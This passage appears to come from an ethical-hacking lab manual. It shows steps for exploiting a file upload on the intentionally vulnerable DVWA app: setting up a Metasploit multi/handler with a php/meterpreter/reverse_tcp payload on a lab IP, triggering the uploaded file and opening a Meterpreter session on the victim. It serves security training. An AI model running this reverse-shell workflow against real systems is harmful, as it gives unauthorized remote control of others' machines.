


21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.



22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
23. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


    Note: The password that you type will not be visible.
25. Now, type **cd** and press **Enter** to jump to the root directory.
26. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.



28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
    - Type **run** and press **Enter** to start the listener


29. Observe that the listener is up and running at 10.10.1.13. Minimize the terminal window.

30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/upload.php** in the address bar, and press **Enter** to execute the uploaded payload.



31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.


32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



